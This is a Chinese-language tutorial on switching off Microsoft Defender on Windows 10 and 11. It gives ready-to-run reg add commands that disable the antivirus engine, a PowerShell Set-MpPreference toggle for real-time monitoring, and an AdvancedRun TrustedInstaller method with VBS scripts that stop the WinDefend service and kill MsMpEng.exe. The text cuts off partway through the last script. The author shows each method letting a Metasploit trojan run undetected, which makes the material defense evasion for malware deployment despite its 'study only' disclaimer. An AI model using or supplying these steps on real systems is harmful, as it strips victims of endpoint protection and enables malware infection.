

花式沉默 Defender

编者注：本文仅供学习研究，严禁从事非法活动，任何后果由使用者本人负责。

前言

总结了一下现在还能用的关闭 Defender 的方法，部分是原创，一部分借鉴的大佬。觉得字多的同学可以直接跳过思路查看步骤进行实操。

修改注册表关闭 Defender

1. 测试环境

windows10 20H2

windows10 21H2

windows11

Windows 规格

版本	Windows 10 专业版
版本号	21H2
安装日期	2022/2/14
操作系统内部版本	19044.1526
体验	Windows Feature Experience Pack 120.2212.4170.0


2. 思路

微软为了提供用户更妥善的安全保护，在 2020 年 8 月更新中更新了支持文档。若用户安装了其他杀毒软件，Defender 将自动关闭；若用户卸载杀毒软件解决方案，Defender 将强制自动开启。那我们可不可以模拟杀毒软件的行为，让 Defender 误以为我们安装了杀软，从而达到关闭 Defender 的目的呢？答案是可以的。


将系统注册表备份，安装杀毒软件后再次提取注册表信息并进行对比。最后将疑似影响 Defender 运行的键值进行改动对比，最终得出几个键值的排列组合可以达到沉默 Defender 的作用。



HKLM\SOFTWARE\Policies\Microsoft\Windows Defender 下，DisableAntiSpyware 的值改为 1，DisableAntiVirus 的值改为 1。

默认情况下并无这两个键值。



更改后：





HKLM\SOFTWARE\Microsoft\Security Center\Provider\Av\{D68DDC3A-831F-4fae-9E44-DA132C1ACF46} 下，STATE 改为 0x00060100。



3. 步骤

管理员模式打开命令行，执行：

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t reg_dword /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiVirus /t reg_dword /d 1 /f
reg add "HKLM\SOFTWARE\Microsoft\Security Center\Provider\Av\{D68DDC3A-831F-4fae-9E44-DA132C1ACF46}" /v STATE /t reg_dword /d "0x00060100" /f
```

4. 成果

修改完后重启，Defender 仍然运行，但杀毒引擎已失效。

这里随意丢上一个 msf 的木马，成功绕过检测。



扫描选项

运行快速、完整、自定义的扫描或 Microsoft Defender 脱机版扫描。

当前没有威胁。

上次扫描时间: 不可用

快速扫描

[扫描选项](#)

[允许的威胁](#)

[保护历史记录](#)

☒ 快速扫描

检查系统中经常发现威胁的文件夹。

☐ 完全扫描


检查硬盘上的所有文件和正在运行的程序。此扫描所需时间可能超过一小时。

☐ 自定义扫描

选择要检查的文件和位置。

☐ Microsoft Defender 脱机版扫描

某些恶意软件可能特别难以从你的设备中删除。Microsoft Defender 脱



5. 总结

- 1) 需要管理员权限操作。
- 2) 重启后才能生效。
- 3) 执行完 reg add 命令后需要检查注册表是否生效，有时执行后注册表未更新，需多执行几次。
- 4) 某些版本只需要更改 DisableAntiVirus 和 STATE 这两个键值即可生效。

PowerShell

1. 测试环境

windows10 1809

windows11

Windows 规格

版本	Windows 10 企业版 LTSC
版本号	1809
安装日期	2021/4/24
操作系统内部版本	17763.2565

关于“Windows”





Windows 11

Microsoft Windows

版本 22H2 (OS 内部版本 22567.1)

© Microsoft Corporation。保留所有权利。

Windows 11 专业工作站版 操作系统及其用户界面受美国和其他国家/地区的商标法和其他待颁布或已颁布的知识产权法保护。

评估副本。过期时间 2022/9/16 2:05

根据 [Microsoft 软件许可条款](#)，许可如下用户使用本产品：

gky

组织名称

确定


2. 步骤


管理员权限打开 powershell，输入如下命令：

```
$preferences = Get-MpPreference  
Set-MpPreference -DisableRealtimeMonitoring (!$preferences.DisableRealtimeMonitoring)
```

3. 成果


实时保护已关闭，且木马正常运行。





4. 总结

- 1) 实时监控虽然关闭，但扫描引擎还正常运行，此时主动扫描木马还是会被检测到。
- 2) 某些系统版本不生效，如 windows10 20H2。



TrustedInstaller 权限关闭 Defender

1. 原理

TrustedInstaller 权限是 windows vista 或 7 里面为了系统安全起见而设立的，为系统最高权限，比我们所熟知的 System 权限更高。

在 Windows XP 及以前，System 账户与管理员组对系统文件都有着完全访问的权限。这意味着以管理员身份运行的程序可以任意更改系统，降低了系统安全性。TrustedInstaller 则改变了这一情况，使得只有拥有 TrustedInstaller 令牌的系统进程才能更改系统重要内容，而其他大部分系统服务就没有权限。这是因为，以 SYSTEM 权限运行的程序不一定同时拥有

TrustedInstaller 的权限，只有通过了 Service Control Manager（服务启动控制器）的验证后才能获取。

所以 SYSTEM 权限做不到的事情，我们可以尝试通过 TrustedInstaller 权限实现。

2. 思路

我们可以利用工具获取 TrustedInstaller 权限，从 Nirsoft 官方页面 (https://www.nirsoft.net/utils/advanced_run.html) 下载 AdvancedRun。

将可执行文件 AdvancedRun.exe 解压出来后即可执行如下命令将程序作为 TrustedInstaller 启动。

```
AdvancedRun.exe /EXEFilename "c:\windows\system32\cmd.exe" /RunAs 8 /Run
```

此时弹出一个 cmd，虽然查看当前用户显示 System，但我们使用 whoami /priv 查看特权还是能对比出与 System 的差别的。

TrustedInstaller:

```
C:\Windows\System32>whoami
nt authority\system
```

```
C:\Windows\System32>whoami /priv
```

特权信息

特权名	描述	状态
SeAssignPrimaryTokenPrivilege	替换一个进程级令牌	已禁用
SeLockMemoryPrivilege	锁定内存页	已禁用
SeIncreaseQuotaPrivilege	为进程调整内存配额	已禁用
SeTcbPrivilege	以操作系统方式执行	已禁用
SeSecurityPrivilege	管理审核和安全日志	已禁用
SeTakeOwnershipPrivilege	取得文件或其他对象的所有权	已禁用
SeLoadDriverPrivilege	加载和卸载设备驱动程序	已禁用
SeSystemProfilePrivilege	配置文件系统性能	已禁用
SeSystemtimePrivilege	更改系统时间	已禁用
SeProfileSingleProcessPrivilege	配置文件单一进程	已禁用
SeIncreaseBasePriorityPrivilege	提高计划优先级	已禁用
SeCreatePagefilePrivilege	创建一个页面文件	已禁用
SeCreatePermanentPrivilege	创建永久共享对象	已禁用
SeBackupPrivilege	备份文件和目录	已禁用
SeRestorePrivilege	还原文件和目录	已禁用
SeShutdownPrivilege	关闭系统	已禁用
SeDebugPrivilege	调试程序	已禁用
SeAuditPrivilege	生成安全审核值	已禁用
SeSystemEnvironmentPrivilege	修改固件环境值	已禁用
SeChangeNotifyPrivilege	绕过遍历检查	已禁用
SeUndockPrivilege	从扩展坞上取下计算机	已禁用
SeManageVolumePrivilege	执行卷维护任务	已禁用
SeImpersonatePrivilege	身份验证后模拟客户端	已禁用
SeCreateGlobalPrivilege	创建全局对象	已禁用
SeIncreaseWorkingSetPrivilege	增加进程工作集	已禁用
SeTimeZonePrivilege	更改时区	已禁用
SeCreateSymbolicLinkPrivilege	创建符号链接	已禁用
SeDelegateSessionUserImpersonatePrivilege	获取同一会话中另一个用户的模拟令牌	已禁用

System:

```
C:\Windows\System32>whoami /priv

特权信息
-----

特权名                描述                状态
=====
SeAssignPrimaryTokenPrivilege 替换一个进程级令牌 已禁用
SeIncreaseQuotaPrivilege      为进程调整内存配额 已禁用
SeTcbPrivilege                以操作系统方式执行 已禁用
SeSecurityPrivilege           管理审核和安全日志 已禁用
SeTakeOwnershipPrivilege      取得文件或其他对象的所有权 已禁用
SeLoadDriverPrivilege         加载和卸载设备驱动程序 已禁用
SeProfileSingleProcessPrivilege 配置文件单一进程 已禁用
SeIncreaseBasePriorityPrivilege 提高计划优先级 已禁用
SeCreatePermanentPrivilege    创建永久共享对象 已禁用
SeBackupPrivilege             备份文件和目录 已禁用
SeRestorePrivilege            还原文件和目录 已禁用
SeShutdownPrivilege           关闭系统 已禁用
SeDebugPrivilege              调试程序 已禁用
SeAuditPrivilege              生成安全审核 已禁用
SeSystemEnvironmentPrivilege 修改固件环境值 已禁用
SeChangeNotifyPrivilege       绕过遍历检查 已禁用
SeUndockPrivilege             从扩展坞上取下计算机 已禁用
SeManageVolumePrivilege       执行卷维护任务 已禁用
SeImpersonatePrivilege         身份验证后模拟客户端 已禁用
SeCreateGlobalPrivilege       创建全局对象 已禁用
SeTrustedCredManAccessPrivilege 作为受信任的呼叫方访问凭据管理器 已禁用
```

接下来我们尝试利用 TrustedInstaller 权限来关闭 Defender。

创建一个 vbs 脚本来自动化关闭 Defender，内容如下。


```
'Description: Script to disable the Microsoft Defender Antivirus service
```

```
Set ServiceSet = GetObject("winmgmts:").ExecQuery _  
("select * from Win32_Service where Name='WinDefend'")  
For Each Service In ServiceSet  
    RetVal = Service.StopService()  
    If RetVal <> 0 Then  
        MsgBox "Error " & RetVal  
    End If  
    Service.ChangeStartMode("Manual")  
Next
```

利用 wscript.exe 执行脚本。

```
AdvancedRun.exe /EXEFilename "%windir%\system32\wscript.exe" /CommandLine '"C:\Users\Pepper\Downloads\advancedrun  
\1.vbs"' /RunAs 8 /Run
```

返回错误。



Error 2 表示用户没有所需的访问权限。

既然没有对服务的访问权限，那我们可以试一下能不能直接关闭 Defender 的进程，将上面的脚本改动一下，关闭 MsMpEng.exe 进程：

```
Set ServiceSet2 = GetObject("winmgmts:\\.\root\cimv2")

Set ServiceSet = ServiceSet2.Execquery("select * from Win32_Process where Name='MsMpEng.exe'")

For Each Service In ServiceSet

    RetVal = Service.Terminate()

